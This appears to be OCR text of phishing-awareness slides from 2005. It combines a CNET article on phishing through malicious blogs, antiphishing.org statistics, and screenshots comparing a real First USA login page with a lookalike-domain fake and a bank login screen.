
Study Finds Botnet Attacks Worse Than Expected

Hackers Grab LexisNexis Info on 32,000 People

Harvard Rejects Applicants Who Hacked Site

See all related items

SUBSCRIBE



Phishing twist relies on bogus blogs | CNET News.com - Microsoft Internet Explorer

Address http://news.com.com/Phishing+twist+relies+on+bogus+blogs/2100-7349_3-5666617.html?tag=nefd.

NEWS.COM TECH NEWS FIRST

Track thousands of Web sites in one place: Newsburst

Security >> Attacks

Phishing twist relies on bogus blogs

Published: April 12, 2005, 8:27 AM PDT

By Dawn Kawamoto
Staff Writer, CNET News.com

A new form of phishing is taking shape and riding on the growing popularity of blogs, security company Websense said Tuesday.

Malicious virus writers are attempting to lure people to malicious blogs using enticing e-mails and instant messages, according to a new report from Websense. Once a person arrives at the blog, which can be posted on a legitimate host site, the victim's computer becomes infected with software designed to steal sensitive information, such as passwords and bank account information.

IBM ThinkCentre™ A51p


Today in News.com EXTRA

Praise the Lord and pas joystick. Also: World's f transistor also travels f

File Edit View Favorites Tools Help
Back Search Favorites Media
TalkBack E-mail Print TrackBack
SEARCH


Phishing

64 brands hijacked in 2/2005




Source: www.antiphishing.org

Where are all the phishers from?



Avg hijacked site stays up 5.7 days

Source: www.antiphishing.org



Cardmember Services - Home - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go

http://online.firstusa.com/

Log in | Help Center | Contact Us | Privacy Policy | Terms of Use

CardMember services

January 24, 2005

Home | Your Accounts | Explore CardMember Services

Log In Login Help
User ID: Forgot User ID?
Password: Forgot Password?
User IDs and Passwords are case-sensitive
LOG IN

Security at Login
Your login is secured using Secure Sockets Layer (SSL) technology. Learn More

NEW USERS
Our site is easy to use and gives you FREE access to your accounts. See for yourself. View a Demo.
GET A USER ID

UPDATED: Security notice on e-mail fraud.

Apply for a Credit Card

Apply for a Business Credit

Get back to life.

CardMember services

Online account management is **fast, free and secure**. Enroll in CardMember Services today and start thinking about how you'll spend all the time you're going to save.


Visa Deals
Shopping made simple. View special offers from top web merchants.

Running Late...
No problem. Save the stamp and Make your payments online right now.

Why Pay More?
Don't be stuck with high interest rates. Transfer a balance today and save! Learn More

Children in Asia Need Help Now
Save the Children® USA

Real site


onlinefirstusa.com - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://onlinefirstusa.com/
Go

onlinefirstusa.com

What you need, when you need it

January 24th, 2005

Bookmark this page | Make this your homepage

Bank One Credit Card | Pay Bill | First Usa | Online Services | Credit Card Payment | Bankone.com | Credit Card Payments

Popular Links

- Bank One Credit Card
- Pay Bill
- First Usa
- Online Services
- Credit Card Payment
- Bankone.com
- Credit Card Payments
- Visa
- Bank One
- Bill Pay

Popular Categories

- Bank one credit card
- Online services
- Credit card payments
- Bill pay
- Car rental
- Sony
- Pay bill
- Credit card payment
- Visa
- Statements
- British air
- Marriott
- First usa
- Bankone.com
- Bank One
- Online banking
- United airline
- United

Favorite Categories

Travel
- Airline Tickets
- Hotels
- Car Rental
- Air Charter
- South Beach Hotels

Services
- Car Insurance
- Mortgage
- Business Opportunities
- Life Insurance
- Work From Home

Money Savers
- Online Banking
- Online Payment
- Debt Consolidation
- Foreclosures
- Free Credit Report

Leisure
- Music
- Dating
- Christian Singles
- Cell Phones
- Jewish Singles

Gambling
- Free Casino Games
- Poker
- Texas Holdem
- Blackjack
- Casino


Learn More
- Real Estate Training
- College
- Weight Loss
- Alcohol Treatment
- MCSE Certification

Search: Search

Bank One Credit Card | Pay Bill | First Usa | Online Services | Credit Card Payment | Bankone.com | Credit Card Payments |

Fake site – easy to spot

Only using a similar name


RegionsNET - Online Banking - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address https://secure.regionsnet.com/EBanking/logon/user
Regions NET
ONLINE BANKING
Contact
Bank Anytime, Anywhere.
Access Accounts
Personal Banking Demo
Enroll in RegionsNet

RegionsNet: Frequently Asked Questions

Secure Login

Enter your Login ID and Password to access your online accounts.

Login

By accessing this online system you agree to have read and accepted the terms set forth in the Regions Online Banking Agree Statement.

Login ID:

